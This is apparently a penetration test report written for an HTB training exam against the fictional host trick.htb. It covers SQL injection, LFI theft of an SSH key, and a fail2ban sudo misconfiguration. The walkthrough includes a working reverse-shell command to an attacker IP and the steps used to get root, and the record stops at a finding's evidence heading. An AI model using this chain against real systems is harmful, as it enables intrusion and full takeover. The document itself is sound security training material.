Penetration Test

CPTS Track: HTB Trick

Report of Findings

HTB Certified Penetration Testing Specialist (CPTS) Exam Report

Candidate Name: 0xWr417h

Hack The Box

February 4, 2026

Version: 1.0

CONFIDENTIAL

Table of Contents

1 Statement of Confidentiality 4

2 Engagement Contacts 5

3 Executive Summary 6

3.1 Approach 6

3.2 Scope 7

3.3 Assessment Overview and Recommendations 7

4 Network Penetration Test Assessment Summary 8

4.1 Summary of Findings 8

5 Internal Network Compromise Walkthrough 10

5.1 Detailed Walkthrough 10

6 Remediation Summary 16

6.1 Short Term 16

6.2 Medium Term 16

6.3 Long Term 16

7 Technical Findings Details 18

Private SSH Key Disclosure via LFI 18

SQL Injection Leading to FILE Privilege Abuse 20

Unauthorized System Access via Disclosed SSH Private Key 22

Authentication Bypass via SQL Injection 24

Blind SQL Injection via username Parameter (Time-Based) 27

Multiple SQL Injection Techniques via username Parameter 29

Hardcoded Database Credentials Exposed via Source Code Disclosure 31

Privilege Escalation via Misconfigured Sudo on fail2ban 33

Root Privilege Escalation via fail2ban Action Injection 35

Arbitrary File Read via SQL Injection and FILE Privilege 37

Local File Inclusion (LFI) via page Parameter on preprod-marketing.trick.htb 39
Local File Inclusion via page Parameter 42
Virtual Host and Internal Application Exposure via SQL Injection 45
Service Version Disclosure 47
Unauthenticated DNS Zone Transfer Enabled 50

A Appendix 52
A.1 Finding Severities 52
A.2 Host & Service Discovery 53
A.3 Subdomain Discovery 54
A.4 Exploited Hosts 55
A.5 Compromised Users 56
A.6 Changes/Host Cleanup 57
A.7 Flags Discovered 58

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure.

2 Engagement Contacts

HTB Contacts		
Contact	**Title**	**Contact Email**
Harris Tricky-nos	Chief Trick Officer	harris.trickynos@trick.htb
Dimitrios Bougui-trickas	Senior Vice President, IT Trickery Services	dbougitrickas@trick.htb

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
0xWr417h	Penetration Tester	0xWr417h@gmail.com

3 Executive Summary

Hack The Box ("HTB" herein) contracted 0xWr417h to perform a penetration test of HTB's externally facing network between February 3, 2026, and February 3, 2026. The goal of the engagement was to identify security weaknesses, determine their potential impact on HTB, and provide clear, actionable remediation guidance.

During the assessment, 0xWr417h identified 15 findings across HTB's externally accessible systems - 7 rated critical, 6 high, and 2 medium. Every finding identified during this engagement stemmed from misconfiguration or insufficient hardening, rather than from missing software patches, suggesting that HTB maintains a relatively mature patch management process. The remediation focus should be directed at how these systems are configured and what they expose to the internet.

The most significant issue discovered was that HTB's web applications accepted and processed malicious user-supplied input without adequate safeguards. This type of weakness allowed an unauthenticated external attacker to manipulate the application's logic - querying the underlying database, reading sensitive files directly off the server, and ultimately extracting a private key used for server authentication. With that key in hand, direct access to the server was obtained without ever needing a password. Once inside, a misconfigured administrative permission allowed full elevation to the highest privilege level on the system, granting complete control over the server and everything on it.

A secondary issue involved HTB's DNS infrastructure, which was configured to share its full internal directory of hostnames and addresses with any requester on the internet - no authentication required. This type of exposure functions as a roadmap for an attacker, revealing internal application names and network structure that would otherwise require significant effort to discover.

Additionally, database credentials were found hardcoded directly in the application's source code, which was itself accessible due to the file-reading weakness described above. Storing secrets in application code is a common but high-risk practice - if that code is ever exposed, those credentials are exposed as well.

Taken together, these findings demonstrate that a complete compromise of HTB's externally facing server was achievable by an unauthenticated attacker with no prior knowledge of the environment. HTB should prioritize remediation of the critical and high findings immediately, with particular focus on input validation across all web applications, locking down DNS to prevent unauthorized information disclosure, and eliminating hardcoded credentials from application code. A remediation roadmap based on severity is provided in the Remediation Summary section of this report.

3.1 Approach

0xWr417h performed testing under a black box approach - meaning no credentials, internal documentation, or advanced knowledge of the environment was provided prior to testing. Testing was conducted from a non-invasive standpoint to uncover as many weaknesses as possible within the assessment window. All testing was performed remotely from 0xWr417h's assessment lab. Each identified weakness was manually investigated to determine exploitability and impact, and 0xWr417h pursued the full attack chain through to system compromise to demonstrate realistic attacker impact.

3.2 Scope

The scope of this assessment was one external IP address, the `trick.htb` system owned by HTB.

In Scope Assets

Host/URL/IP Address	Description
10.129.227.180	web server
trick.htb	HTB internal system
*.trick.htb	HTB internal subdomains

3.3 Assessment Overview and Recommendations

0xWr417h identified 15 findings during this engagement: 7 critical, 6 high, and 2 medium. No low or informational findings were identified. The critical and high findings are all directly exploitable and should be treated as immediate remediation priorities. The two medium findings represent lower-risk exposures that, while not directly exploitable on their own, reduce the effort required for an attacker to profile and target HTB's systems.

In the short term, HTB should ensure that all web applications enforce strict input validation so that user-supplied data cannot be used to manipulate application behavior or read files from the server. Database credentials should be removed from source code and managed through a dedicated secrets management solution. DNS should be reconfigured to prevent unauthenticated external parties from retrieving a full listing of internal hostnames. Administrative permissions on the server should be reviewed and limited to only what each account or service strictly requires.

In the medium term, HTB should assess whether any other services or applications share the same classes of misconfiguration identified in this report, and establish a configuration hardening baseline for all externally facing systems. Periodic penetration testing and vulnerability assessments are also recommended to catch regressions and newly introduced issues before they can be exploited.

4 Network Penetration Test Assessment Summary

0xWr417h began all testing activities from the perspective of an unauthenticated user on the internet. HTB provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, 0xWr417h uncovered a total of 15 findings that pose a material risk to HTB's information systems. 0xWr417h also identified 0 informational finding that, if addressed, could further strengthen HTB's overall security posture. Informational findings are observations for areas of improvement by the organization and do not represent security vulnerabilities on their own. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **7 Critical**, **6 High** and **2 Medium** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	10.0 (Critical)	Private SSH Key Disclosure via LFI	18
2	10.0 (Critical)	SQL Injection Leading to FILE Privilege Abuse	20

#	Severity Level	Finding Name	Page
3	10.0 (Critical)	Unauthorized System Access via Disclosed SSH Private Key	22
4	9.8 (Critical)	Authentication Bypass via SQL Injection	24
5	9.8 (Critical)	Blind SQL Injection via username Parameter (Time-Based)	27
6	9.8 (Critical)	Multiple SQL Injection Techniques via username Parameter	29
7	9.1 (Critical)	Hardcoded Database Credentials Exposed via Source Code Disclosure	31
8	7.8 (High)	Privilege Escalation via Misconfigured Sudo on fail2ban	33
9	7.8 (High)	Root Privilege Escalation via fail2ban Action Injection	35
10	7.5 (High)	Arbitrary File Read via SQL Injection and FILE Privilege	37
11	7.5 (High)	Local File Inclusion (LFI) via page Parameter on preprod-marketing.trick.htb	39
12	7.5 (High)	Local File Inclusion via page Parameter	42
13	7.5 (High)	Virtual Host and Internal Application Exposure via SQL Injection	45
14	5.3 (Medium)	Service Version Disclosure	47
15	5.3 (Medium)	Unauthenticated DNS Zone Transfer Enabled	50

5 Internal Network Compromise Walkthrough

During the course of the assessment, 0xWr417h was able gain a foothold via the internal network, move laterally, and compromise the internal network, leading to full administrative control over the `trick.htb` environment. The steps below demonstrate the steps taken from initial access to compromise and does not include all vulnerabilities and misconfigurations discovered during the course of testing. Any issues not used as part of the path to compromise are listed as separate, standalone issues in the Technical Findings Details section, ranked by severity level. The intent of this attack chain is to demonstrate to HTB the impact of each vulnerability shown in this report and how they fit together to demonstrate the overall risk to the client environment and help to prioritize remediation efforts (i.e., patching two flaws quickly could break up the attack chain while the company works to remediate all issues reported). While other findings shown in this report could be leveraged to gain a similar level of access, this attack chain shows the initial path of least resistance taken by the tester to achieve system compromise.

5.1 Detailed Walkthrough

0xWr417h performed the following to fully compromise the `trick.htb` environment.

Hi-Level Steps:

1. Identified SQL injection vulnerability in the login page of `preprod-payroll.trick.htb`.
2. Used SQLMap to enumerate the MySQL database and extract sensitive files, including SSH keys.
3. Leveraged exposed SSH private key to gain shell access as user `michael`.
4. Identified sudo misconfiguration allowing passwordless restart of `fail2ban`.
5. Replaced `fail2ban` configuration to execute a reverse shell as `root`.
6. Triggered the reverse shell through failed SSH attempts, gaining root access.

Detailed reproduction steps for this attack chain are as follows:

Port scanning: Run an initial nmap scan to identify open services, including the DNS server and web application.

```
└─ [★]$ sudo nmap -sC -sV -oA nmap/trick 10.129.227.180
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-02-03 07:23 CST
Nmap scan report for 10.129.227.180
Host is up (0.011s latency).
Not shown: 996 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 61:ff:29:3b:36:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA)
|   256 9e:cd:f2:40:61:96:ea:21:a6:ce:26:02:af:75:9a:78 (ECDSA)
|_  256 72:93:f9:11:58:de:34:ad:12:b5:4b:4a:73:64:b9:70 (ED25519)
25/tcp open  smtp?
|_smtp-commands: Couldn't establish connection on port 25
53/tcp open  domain  ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
| dns-nsid:
|_  bind.version: 9.11.5-P4-5.1+deb10u7-Debian
80/tcp open  http    nginx 1.14.2
|_http-title: Coming Soon - Start Bootstrap Theme
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 237.83 seconds
```

Figure 1: Receive nmap output and note open ports 22, 25, 53, and 80.

DNS enumeration: Query the DNS server for its own hostname to reveal trick.htb. Use dig for a zone transfer (AXFR) to gather additional records.

```
└─ [★]$ dig @10.129.227.180 axfr trick.htb

; <<>> DiG 9.18.33-1~deb12u2-Debian <<>> @10.129.227.180 axfr trick.htb
; (1 server found)
;; global options: +cmd
trick.htb.              604800  IN      SOA     trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
trick.htb.              604800  IN      NS      trick.htb.
trick.htb.              604800  IN      A       127.0.0.1
trick.htb.              604800  IN      AAAA    ::1
preprod-payroll.trick.htb. 604800 IN    CNAME   trick.htb.
trick.htb.              604800  IN      SOA     trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
;; Query time: 6 msec
;; SERVER: 10.129.227.180#53(10.129.227.180) (TCP)
;; WHEN: Tue Feb 03 07:48:56 CST 2026
;; XFR size: 6 records (messages 1, bytes 231)
```

Figure 2: Discover trick.htb hostname and preprod-payroll.trick.htb subdomain.

Web application access: Browse the main website at trick.htb and log in with SQLi.




Figure 3: Login as Administrator with basic SQL injection




Figure 4: Logged in as Administrator.

Subdomain discovery: Extract the nginx configuration via SQLMap to uncover the preprod-marketing.trick.htb subdomain.

```
server {
        listen 80;
        listen [::]:80;

        server_name preprod-marketing.trick.htb;

        root /var/www/market;
        index index.php;

        location / {
                try_files $uri $uri/ =404;
        }

        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
                fastcgi_pass unix:/run/php/php7.3-fpm-michael.sock;
        }
}
```

Figure 5: preprod-marketing.trick.htb vhost discovery.

Advanced LFI exploitation: Access preprod-marketing.trick.htb and exploit its LFI (extension controlled in URL).

```
http://preprod-payroll.trick.htb/index.php?page=../../../../var/www/market/index.php

$file = $_GET['page'];
if (!isset($file) || ($file=="index.php")) {
   include("/var/www/market/home.html");
} else {
   include("/var/www/market/".str_replace("../", "", $file));
}
```

Figure 6: Note the non-recursive "../" stripping allows traversal bypass.

User context and key extraction: Use LFI to identify the web server user (e.g., `michael`) and extract their SSH private key for shell access.




Figure 7: User's SSH private key exposed through LFI.

```
└──╼ [★]$ ssh -i michael.key michael@10.129.227.180
Linux trick 4.19.0-20-amd64 #1 SMP Debian 4.19.235-1 (2022-03-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
michael@trick:~$ whoami
michael
michael@trick:~$ hostname
trick
```

Figure 8: Successful SSH logon using the user's private key.

Privilege escalation setup: With user shell, check sudo permissions. Use find to locate writable files, identifying fail2ban configs (e.g., iptables-multiport.conf).

```
michael@trick:~$ sudo -l
Matching Defaults entries for michael on trick:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User michael may run the following commands on trick:
    (root) NOPASSWD: /etc/init.d/fail2ban restart
```

Figure 9: Output of `'sudo -l'`.

Weaponize `fail2ban` to gain `root` shell.

1. Created a reverse shell listener on the attacker's machine:

```
nc -lvnp 9001
```

2. Modified `fail2ban` action configuration on target machine (`trick.htb`):

```
echo -e '#!/bin/bash\nbash -i >& /dev/tcp/10.10.15.97/9001 0>&1' > /dev/shm/shell.sh
chmod +x /dev/shm/shell.sh
cp /etc/fail2ban/action.d/iptables-multiport.conf /dev/shm/
sed -i 's|actionban =.*|actionban = /dev/shm/shell.sh|' /dev/shm/iptables-multiport.conf
sudo cp /dev/shm/iptables-multiport.conf /etc/fail2ban/action.d/iptables-multiport.conf
sudo /etc/init.d/fail2ban restart
```

- Created a reverse shell script `shell.sh` to connect to attacker IP.
- Copied `/etc/fail2ban/action.d/iptables-multiport.conf` to `/dev/shm/`
- Replaced the `actionban` line to run `shell.sh`
- Restarted `fail2ban` using `sudo`

3. Triggered `fail2ban` block rule by repeatedly failing SSH logins to the host.

```
ssh wronguser@10.129.227.180
```

4. Result: Receive `root` shell on attacker's listener:

```
└──╼ [★]$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.15.97] from (UNKNOWN) [10.129.227.180] 47702
bash: cannot set terminal process group (4974): Inappropriate ioctl for device
bash: no job control in this shell
root@trick:/# whoami
whoami
root
root@trick:/# hostname
hostname
trick
root@trick:/# exit
```

6 Remediation Summary

As a result of this assessment there are several opportunities for HTB to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. HTB should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

These items typically require minimal effort and can be addressed quickly to reduce risk immediately:

- Service Version Disclosure– Configure services to suppress or limit version banners and fingerprinting exposure.
- Unauthenticated DNS Zone Transfer Enabled – Disable zone transfers unless explicitly required and restrict to trusted IPs only.
- Hardcoded Database Credentials Exposed via Source Code Disclosure – Remove plaintext credentials from code and rotate exposed secrets immediately.
- Authentication Bypass via SQL Injection – Use parameterized queries and input validation to prevent bypass via login fields.
- Blind SQL Injection via username Parameter (Time-Based) – Apply input validation and use stored procedures or ORM frameworks to prevent injection.
- Multiple SQL Injection Techniques via username Parameter – Consolidate all SQL injection remediations with a consistent, secure coding approach across inputs.

6.2 Medium Term

These require moderate effort and coordination but are essential to prevent privilege escalation and lateral movement:

- SQL Injection Leading to FILE Privilege Abuse – Reconfigure DB user permissions to eliminate FILE privilege where not required, and sanitize all SQL inputs.
- Arbitrary File Read via SQL Injection and FILE Privilege – Audit database permissions and file system exposure from SQL contexts; revoke risky grants.
- Local File Inclusion via page Parameter on preprod-marketing.trick.htb – Implement strict allowlisting of accessible files and sanitize user inputs to prevent traversal.
- Local File Inclusion via page Parameter – Apply consistent input validation across all file inclusion endpoints.
- Virtual Host and Internal Application Exposure via SQL Injection – Remove or restrict access to internal virtual hosts; filter internal domain names in responses.

6.3 Long Term

These actions involve architectural changes, policy improvements, or long-term investments in security maturity:

- Unauthorized System Access via Disclosed SSH Private Key – Transition to ephemeral credentials or vault-managed secrets, and implement host-based access controls.

- Private SSH Key Disclosure via LFI – Eliminate all unnecessary LFI risks and restrict sensitive file read access on the web server.
- Root Privilege Escalation via fail2ban Action Injection – Prevent external users from triggering modifiable fail2ban config execution paths.
- Privilege Escalation via Misconfigured Sudo on fail2ban – Remove the ability for non-root users to restart privileged services or ensure executed files cannot be manipulated.
- Perform ongoing internal network vulnerability assessments and password audits.
- Conduct periodic Active Directory and internal system hardening assessments.
- Educate developers, sysadmins, and security staff on secure coding, privilege separation, and defense-in-depth.
- Improve host and network segmentation to reduce the blast radius of any future compromise.

7 Technical Findings Details

1. Private SSH Key Disclosure via LFI - Critical

CWE	CWE-312 - Cleartext Storage of Sensitive Information
CVSS 3.1	10.0 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Root Cause	The application hosted at `preprod-marketing.trick.htb` suffers from a Local File Inclusion (LFI) vulnerability in the `page` parameter of `index.php`. By exploiting path traversal, the attacker was able to include and view sensitive system files. Using this LFI, the attacker retrieved the private SSH key of the system user `michael`, located at: `/home/michael/.ssh/id_rsa` This file was returned in full via HTTP and contains a valid OpenSSH private key.
Impact	An attacker with access to this private key may: • Authenticate to the target system as the user `michael` • Obtain an interactive SSH session (if SSH is exposed) • Access sensitive user files or scripts • Enumerate sudo privileges or escalate further • Maintain persistence and pivot internally This is a direct compromise of system confidentiality and integrity.
Affected Component	• Web Application - http://preprod-marketing.trick.htb - Exposes arbitrary file reads via unsanitized page parameter • User Credential - /home/michael/.ssh/id_rsa - SSH private key disclosed via LFI • Operating System - Linux (Debian) - System storing private key in readable location
Remediation	• Remove or rotate the exposed SSH key immediately • Disable any associated public key from `authorized_keys` • Fix the LFI vulnerability via proper input validation and allowlisting • Restrict file permissions on sensitive files (`chmod 600 ~/.ssh/id_rsa`) • Consider using `Fail2Ban` or `SSH key usage auditing` for anomaly detection
References	• CWE-312 – Cleartext Storage of Sensitive Information - https://cwe.mitre.org/data/definitions/312.html • CWE-98 – File Inclusion Vulnerability - https://cwe.mitre.org/data/definitions/98.html • OWASP – Local File Inclusion - https://owasp.org/www-community/attacks/Local_File_Inclusion • CIS Controls v8 – Control 4.6 / 6.3 - Secure SSH key management and access restriction - shttps://www.cisecurity.org/controls

Finding Evidence

